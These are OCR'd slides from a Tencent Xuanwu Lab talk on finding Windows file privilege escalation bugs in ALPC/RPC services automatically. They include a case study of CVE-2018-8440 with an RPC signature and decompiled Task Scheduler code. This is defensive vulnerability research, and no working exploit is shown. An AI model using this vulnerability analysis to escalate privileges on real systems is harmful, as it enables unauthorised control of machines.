Battle of Windows Service: A Silver Bullet to Discover File Privilege Escalation Bugs Automatically

Wenxu Wu (@ma7h1as)
Tencent Security Xuanwu Lab

Tencent

Largest social media and entertainment company in China.

Tencent Security Xuanwu Lab

Applied and real world security research.

About me : Member of Advanced Security Team

Google security hall of fame / MSRC Top 100

focus on web application security , interested in local bugs hunting now.

Tencent 腾讯

腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

This talk is based on

- Windows 10 1803 / 1809
  Vulnerabilities reported to MSRC
- Visual Studio 2017
  Vulnerabilities reported to MSRC

Outline

Introduction

What's new in this talk

Case study

Learn from historical bugs

Silver bullet

Where / how can I find bugs


Automatic

Build the discovery framework


Findings

bugs found by framework


Introduction : privilege escalation bugs in system service




Introduction : file privilege escalation bugs




Introduction : file privilege escalation bugs in RPC service




Introduction : file privilege escalation bugs in RPC service




Introduction : Analyze ALPC interface



Introduction : Analyze ALPC interface






Introduction : What's new

100+ interfaces , 1000+ functions (only in ALPC)

Too many to be analyzed

Fuzzer is designed to find memory corruption bugs , not logical flaw.

Introduction : What's new




Focus on the "Low-hanging-fruits"

Easy to find , Easy to exploit

Automated if possible

What does those fruits look like ?

Case Study #1 : DACL rewrite (CVE-2018-8440)



Case Study #1 : DACL rewrite (CVE-2018-8440)

```
HRESULT SchRpcSetSecurity(
[in, string] const wchar_t* path,
[in, string] const wchar_t* sddl,
[in] DWORD flags
);
```


Case Study #1 : DACL rewrite (CVE-2018-8440)

```
52   v28 = 0i64;
53   memset_0(&v40, 0, 0x20Aui64);
54   v12 = tsched::TaskPathCanonicalize((tsched *)&v40, v5, v11);
55   if ( v12 >= 0 )
56   {
57     SecurityDescriptorSize = 0;
58     SecurityDescriptor = 0i64;
59     if ( v4
60       && !ConvertStringSecurityDescriptorToSecurityDescriptorW(v4, 1u, &SecurityDescriptor, &SecurityDescriptorSize) )
61     {
62       v12 = tsched::GetLastHrError(v14, v13);
63 LABEL_67:
64       tsched::AutoLocalPtr<unsigned short>::~AutoLocalPtr<unsigned short>(&SecurityDescriptor);
65       goto LABEL_68;
66     }
67     ClientToken = 0i64;
68     v12 = GetCallerToken(L"SetSecurity", &ClientToken);
```

Case Study #1 : DACL rewrite (CVE-2018-8440)

```
    v12 = JobSecurity::GetSddl(&pSecurityDescriptor, 7u, &v28);
    if ( v12 < 0 )
      goto LABEL_62;
    v20 = v26;
    if ( qword_1800BAD48 )
      v12 = qword_1800BAD48(Dst, v26);
    else
      v12 = 1;
    if ( v12 < 0 )
    {
_ABEL_58:
      RpcAutoImpersonate::RpcAutoImpersonate(&v26, L"RpcServer::SetSec
      v10 = v28;
      JobStore::SetSddl(v16, Dst, v28);
      if ( v26 )
        RpcRevertToSelf();
      if ( qword_1800BAD48 )
        qword_1800BAD48(Dst, v10);
      goto LABEL_63;
    }
    RpcAutoImpersonate::RpcAutoImpersonate(&v26, L"RpcServer::SetSecur
    v12 = JobStore::SetSddl(v16, Dst, v20);
    if ( v12 < 0 )
    {
      if ( v26 )
        RpcRevertToSelf();
      goto LABEL_57;
    }
    if ( v26 )
      RpcRevertToSelf();
    v12 = JobSecurity::Update(&pSecurityDescriptor, SecurityDescriptor
```

